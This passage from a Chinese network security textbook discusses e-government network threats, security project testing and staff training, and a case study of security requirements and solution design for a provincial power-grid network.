



**图12-5 电子政务内外网络安全体系**

我国政府机构聚集着80%的有价值的社会信息资源和众多的数据库资源，需要采取有效措施让这些有价值信息与社会共享，使信息资源得到充分利用并产生增值。省级有关部门对于启动省内机构，通过网络技术开发利用信息资源作了一定的工作，但在全国范围内还没有很好地对政府信息资源进行有效利用与开发，缺乏行之有效的组织和办法。企事业机构和个人用户经常无法通过正规渠道获取有关信息资源，甚至由于消息不灵通造成经济上的损失或浪费，影响了建设与发展。

由于政府信息化是社会信息化的重要组成部分，可以为社会信息化建设奠定重要基础。构建电子政务的主要目的是推进政府机构的办公自动化、网络化、电子化，以及有效利用信息资源与共享等。因此，需要运用信息资源及通信技术打破行政机关的组织界限，构建电子化虚拟机关，实现更为广泛意义的政府机关间及政府与社会各界之间经由各种电子化渠道进行的相互交流沟通，并依据人们的需求、使用形式、时间及地点，提供各种不同的具有个性特点的服务。电子政务可以加快政府职能的转变，扩大对外交往的渠道，密切政府与人民群众的联系，提高政府工作效率，促进经济和信息化建设与发展。

2）政府网站所面临的威胁

随着信息技术的快速发展和广泛应用，各种网络安全问题也相继出现。网络系统漏

洞、安全隐患、黑客、网络犯罪、计算机病毒等安全问题严重制约了电子政务信息化建设与发展，成为系统建设重点考虑的问题。目前，我国网络信息安全面临许多严峻的问题，在信息产业和经济金融领域，网络系统硬件面临遏制和封锁的威胁；网络系统软件面临市场垄断和价格歧视的威胁；国外一些网络系统硬件、软件中隐藏着“特洛伊木马”或安全隐患与风险；网络信息与系统安全的防护能力较差，许多应用系统甚至处于不设防状态，具有极大的风险性和危险性，特别是“一站式”门户开放网站的开通，虽然极大地方便了公众的办事效率，拉近了与社会公众的距离，但也使政府网站面临的安全风险增大。

由于电子政务以政府网站形式通过 Internet 面向社会开放，各种不法分子出于不同目的对网站进行攻击或篡改网页的事件相继出现。政府网站是政府公开在网上的形象，所发布的一些重要新闻、重大方针政策、法规具有权威性，如果一旦被黑客篡改，不仅直接影响政府形象，而且可能造成重大的政治影响或经济损失，也关系到社会的稳定和地区安全。中国政府信息化建设的进程与规模等方面在很大程度上取决于安全因素。目前，广域网中采用的传输协议也存在着许多安全问题，使得基于广域网技术的电子政务平台面临着严峻的威胁和隐患。电子政务是各级组织、政府、人大、政协、公检法等机构有效决策、管理、服务的重要途径和手段，将会成为各种不法分子进行干扰破坏、攻击和捣乱的目标，所以，网络信息安全已成为制约电子政务平台建设和发展的第一要素。

在电子政务建设中，网络安全问题的产生主要体现为 7 种形式：网上黑客入侵干扰和破坏、网上病毒泛滥和蔓延、信息间谍的潜入和窃密、网络恐怖集团的攻击和破坏、内部人员的违规和违法操作、网络系统的脆弱和瘫痪、信息产品的失控等。

3）安全解决方案及建议

网络安全从技术角度主要包括操作系统安全、应用系统安全、病毒防范、防火墙技术、入侵检测、网络监控、信息审计、通信加密等。然而，任何一项单独的组件或单项技术根本无法确保网络系统的安全性，网络安全是动态的、整体的系统工程，因此，一个优秀的网络安全解决方案，应当是全方位的立体的整体解决方案，同时还需要兼顾网络安全管理等其他因素。

对于政府机构，构建一个安全的电子政务网络环境非常重要，与 12.4.2 节类似，可以从网络安全问题、系统安全问题、访问安全问题、应用安全问题、内容安全问题、管理安全问题 6 个方面综合考虑，提出具体的网络安全解决方案和建议，并突出重点，统筹兼顾。

### 12.4.4 项目检测报告与技术培训

#### 1. 安全项目检测报告

网络安全工程项目完成后，需要进行项目检测并形成报告。通常是由一个具有较高的安全检测评价资格的中立的第三方检测机构进行检测，按照安全需求、项目指标要求、项目检测标准与方法和准则及检测程序，对网络安全解决方案项目实施完成的工程进行安全扫描与检测，最后提供相关的检测报告，以便为网络安全工程项目的检测评价、检查验收和有针对性地实施安全管理等提供重要依据。

**2. 网络安全技术培训**

1）管理人员的安全培训

为了更好地发挥网络安全方案项目的重要作用，进一步加强网络安全管理。需要对企事业机构用户非技术方面的管理人员进行培训，主要培训内容是介绍网络安全的重要性和安全技术及管理的意义，重点是提高对系统安全性的重视，加强管理效能。管理人员安全培训内容主要包括4个方面：

（1）网络系统安全在企业信息系统中的重要作用和必要性。

（2）网络安全技术对保障系统安全的重要性及实际意义。

（3）网络安全管理对系统安全的重要性和必要性。

（4）网络安全集成和网络系统集成的区别。

2）网络安全技术基础培训

对网络系统管理员、安全管理相关人员的技术培训，主要目的是增强其安全意识，了解基本的安全技术，可以分辨网络、系统和应用中可能存在的安全问题，并且能够采用相应的安全技术、产品或服务进行具体防范。网络安全技术基础培训的内容包括7个方面。

（1）系统安全、网络安全和应用安全的基本知识概述。

（2）系统安全的风险、威胁和漏洞及因由的详细分析。

（3）网络安全的风险、威胁和漏洞及因由的详细分析。

（4）应用安全的风险、威胁和漏洞及因由的详细分析。

（5）网络安全有效防范措施的主要技术和管理方法。

（6）网络安全产品主要功能的简单分类及特点。

（7）黑客进攻技术、原理和步骤与防范方法。

3）网络安全攻防技术培训

对网络系统管理员进行黑客攻防的手段、原理和方法等方面的专门培训，主要目的是使之能够重点掌握黑客攻击的防范技术，并能运用到实际的安全工作中，以有效地保护网络、系统和应用的安全。培训的主要内容包括7个方面：黑客技术的概念、常用的攻击技术、攻击手段演示、安全攻击实验、常用的防范技术、防范手段演示和安全防范实验。

4）网络系统安全管理培训

对网络管理员和系统管理员的系统安全技术专门培训，主要目的是使网络或系统管理员能够独立配置与管理系统的安全，独立维护操作系统的安全。主要培训操作系统的安全风险、安全威胁和安全漏洞等。培训内容包括5个方面：操作系统的安全基础、操作系统的安全配置与应用、操作系统网络安全的配置与应用、操作系统的安全风险和威胁、操作系统上流行的安全工具的使用。

5）网络安全产品的培训

主要针对网络安全项目中所采用的各种安全产品，向相关人员提供具体的培训，目的是使之掌握所用安全产品的类型、功能、特点、原理、使用和维护方法等。主要培训的内容一般包括4个方面，也可以根据实际具体情况进行调整和优化。

（1）网络安全产品的功能分类，如防火墙、防病毒、入侵检测等。
（2）网络安全产品的基本概念和原理，如防火墙技术、防病毒技术、入侵检测技术等。
（3）网络各种安全产品在安全项目中的作用、重要性和局限性。
（4）网络安全产品的使用、维护和安全。

**讨论思考**

（1）金融行业网络系统安全需求分析了哪些方面的内容？
（2）具体的网络安全解决方案包括哪些方面？
（3）网络安全实施方案和技术支持体现在哪些方面？

# *12.5 电力网络安全解决方案

**【案例12-7】** 电力网络业务数据安全解决方案。由于省（自治区、直辖市）级电力行业网络信息系统相对比较特殊，涉及的各种类型的业务数据广泛且很庞杂，而且，内网与外网在体系结构等方面差别很大，在此仅概述省级电力网络业务数据安全解决方案。

## 12.5.1 电力网络安全现状概述

### 1．网络安全问题对电力系统的影响

随着信息化的日益深入和信息网络技术的应用日益普及，网络安全问题已经成为影响网络效能的重要问题。而Internet所具有的开放性、全球性和自由性在增加应用自由度的同时，对安全提出了更高要求。

电力系统信息安全问题已威胁到电力系统的安全、稳定、经济、优质运行，影响着数字电力系统的实现进程。研究电力系统信息安全问题、开发相应的应用系统、制定电力系统信息遭受外部攻击时的防范与系统恢复措施等信息安全战略是当前信息化工作的重要内容。电力系统信息安全已经成为电力企业运营、经营和管理的重要组成部分。

如何使电力信息网络系统不受黑客和病毒的入侵，如何保障数据传输的安全性、可靠性，也是建设数字电力系统过程中所必须考虑的重要事情之一。

### 2．省级电力系统网络应用和现状

省级电力网络系统一般是一个覆盖全省的大型广域网络，其基本功能包括FTP、Telnet、Mail及WWW、News、BBS等客户机/服务器方式的服务。省级电力公司信息网络系统是业务数据交换和处理的信息平台，在网络中包含各种各样的设备：服务器系统、路由器、交换机、工作站、终端等，并通过专线与Internet相联。各地市电力公司/电厂的网络基本采用TCP/IP以太网星形拓扑结构，而它们的外联出口通常为上一级电力公司网络。

随着业务的发展，省级电力网络系统原有的基于内部网络的相对安全将被打破，无法满足业务发展的安全需求，急需重新制定安全策略，建立完整的安全保障体系。

现阶段省级电力信息网络系统存在安全隐患。所以从系统层次、网络层次、管理

层次、应用层次 4 个角度结合省级电力网络应用系统的实际情况提出以下安全风险分析。

### 12.5.2 电力网络安全需求分析

**1. 网络系统边界风险分析**

网络系统的边界是指两个不同安全级别的网络的连接处，包括同 Internet 的连接处，以及内部网不同安全级别的子网之间的连接处。

省级电力信息系统网络边界主要存在于 Internet 接入等外部网络的连接处，同时在内部网络中省级与地市网络之间也存在不同安全级别子网的安全边界。

开放的网络系统容易受到来自外网的各种攻击和威胁。入侵者可以利用各种工具扫描网络及系统中存在的安全漏洞，并通过一些攻击程序对网络进行恶意攻击，这样的危害可以造成网络瘫痪、系统拒绝服务、信息被窃取和篡改等。

省级电力信息系统局域网边界处利用防火墙系统进行防护，可以降低网络安全风险。但是，仅仅使用防火墙、网络安全还远远不够，防火墙属于传统的静态安全防护技术，它在功能和作用范围方面存在不足，例如，无法防范内部用户攻击。而入侵检测技术是当今一种非常重要的动态安全技术，可以很好地弥补防火墙安全防护的不足。

**2. 系统层安全分析**

系统层的安全分析主要包括以下内容：

(1) 主机系统风险分析。省级电力网络中存在大量不同操作系统的主机，如 UNIX、Windows Server 2012 等。这些操作系统自身也存在许多安全漏洞。

(2) 系统传输的安全风险，包括网络系统传输协议、过程、媒介、管控，以及数据传输风险等。

(3) 病毒入侵风险分析。病毒具有非常强的破坏力和传播能力。越是在网络应用水平高，共享资源访问频繁的环境中，计算机病毒的蔓延速度就会越快。

**3. 应用层安全分析**

网络系统的应用层安全主要涉及业务安全风险，是指用户在网络上的应用系统的安全，包括 Web、FTP、邮件系统、DNS 等网络基本服务系统、业务系统等。各应用包括对外部和内部的信息共享以及各种跨局域网的应用方式，其安全需求是在信息共享的同时保证信息资源的合法访问及通信隐秘性。

**4. 管理层安全分析**

在网络安全中安全策略和管理扮演着极其重要的角色，如果没有制定非常有效的安全策略，没有落实严格的安全管理制度，那么网络就很可能处在一种混乱的状态。

#### 5. 安全需求分析

通过以上对省级电力系统网络现状与安全风险的分析可知，各种风险一旦发生将对系统造成很大损失。必须防患于未然。在此提出防范网络安全危险的安全需求。

网络系统需要划分安全域，将省级电力系统划分不同的安全域，各域之间通过部署防火墙系统实现相互隔离及访问控制。电力网络系统的分区结构及面临的安全威胁如图12-6所示。

网络系统需要在各市局本地局域网与省级网的边界处部署防火墙，用于实现网络系统的访问控制。而且，需要在市局本地局域网与省级网的边界处部署入侵检测探测器，实现对潜在安全攻击的实时检测。同时需要在网中部署全方位的网络防病毒系统，针对所有服务器和客户机建立病毒防范体系。在网中部署漏洞扫描系统，及时发现网络中存在的安全隐患并提出解决建议和方法。

📖**拓展阅读** 由上述分析可知，电力网络系统安全解决方案需要构建统一的安全管理中心，通过安全管理中心使所有的安全产品和安全策略可以集中部署，集中管理与分发。需要制定省级电力网络安全策略，安全策略是建立安全保障体系的基石。

### 12.5.3 电力网络安全方案设计

#### 1. 网络系统安全策略要素

网络信息系统安全策略模型有3个要素：网络安全管理策略、网络安全组织策略和网络安全技术策略。

(1) 网络安全管理策略包括各种策略、法律法规、规章制度、技术标准、管理标准等，是信息安全最核心的问题，是整个信息安全建设的依据。

(2) 网络安全组织策略主要是人员、组织和流程的管理，是实现信息安全的落实手段。

(3) 网络安全技术策略包含工具、产品和服务等，是实现网络系统信息安全的有力保证。

网络安全策略模型将网络信息安全工作中的“管理中心”的特性突出地描述出来。根据模型的指导，为省级电力网络提供的信息安全解决方案不仅包含各种安全产品和技术，更重要的是要建立一个一致的信息安全体系，也就是建立安全组织策略体系、安全管理策略体系和安全技术策略体系。

#### 2. 网络系统总体安全策略

省级电力网络安全系统体系应该按照三层结构建立。第一层首先是要建立安全标准框架，包括安全组织和人员、安全技术规范、安全管理办法、应急响应制度等。第二层是考虑省级电力IT基础架构的安全，包括网络系统安全、物理链路安全等。第三层是省级电力整个IT业务流程的安全，如各机构的办公自动化(OA)应用系统安全。





**图 12-6　电力网络系统分区结构及面临的安全威胁**

针对网络应用及用户对安全的不同需求,电力信息网的安全防护层次分为4级,如表12-1所示。

**表12-1 电力信息网安全防护层次分析表**

| 级 别 | 防 护 对 象 |
|---|---|
| 最高级 | OA、MS、网站、邮件等公司应用系统、业务系统,重要的部门服务器 |
| 高级 | 主干网络设备,其他应用系统,重要用户网段 |
| 中级 | 部门服务器,边缘网络设备 |
| 一般 | 一般用户网段 |

## 12.5.4 网络安全解决方案的实施

通过对省级电力信息网络的风险和需求分析,按照安全策略的要求,整个网络安全措施应按系统体系建立,并且系统的总体设计将从各个层次对安全予以考虑,并在此基础上制定详细的安全解决方案,建立完整的行政制度和组织人员安全保障措施。整个安全解决方案包括防火墙子系统、入侵检测子系统、病毒防范子系统、安全评估子系统、安全管理中心子系统。

### 1. 总体方案

网络系统安全由安全的操作系统、应用系统、防病毒、防火墙、系统物理隔离、入侵检测、网络监控、信息审计、通信加密、灾难恢复、安全扫描等多个安全组件组成,一个单独的组件无法确保信息网络的安全性。

### 2. 网络的层次结构

在省级网络的层次结构上,主要体现在:在数据链路层采用链路加密技术;网络层的安全技术可以采用的技术包括包过滤、IPSec协议、VPN等;TCP层可以使用SSL协议;应用层采用的安全协议有SHTTP、PGP、SMIME以及开发的专用协议;其他网络安全技术包括网络隔离、防火墙、访问代理、安全网关、入侵检测、日志审计入侵检测、漏洞扫描和追踪等。

### 3. 电力信息网络安全体系结构

在实际业务中构建的省级电力信息网络安全体系结构主要特点为分区防护、突出重点、区域隔离、网络专用、设备独立、纵向防护。

### 4. 电力信息网络中的安全机制

省级电力信息网络中的安全机制包括认证方式、安全隔离技术、主站安全保护、数据加密、网络安全保护、数据备份、访问控制技术、可靠安全审计、定期的安全风险评估、密钥管理、制定合适的安全管理规范、加强安全服务教育培训等。

📖**拓展阅读** 网络安全是动态的、整体的,并非简单的安全产品集成就可解决问题。

安全不是一劳永逸的，总会随着用户网络现况的变化而变化。随着时间推移，新的安全风险又将产生。因此，一个完整的解决方案还必须包括长期的与项目相关的信息安全服务，主要包括安全策略制定、安全评估、安全增强、安全应急响应、安全培训。

**讨论思考**

(1) 电力网络安全需求分析的主要内容有哪些？

(2) 电力网络安全解决方案设计的主要内容有哪些？

(3) 电力网络安全解决方案主要包括哪些内容？

## 12.6 本章小结

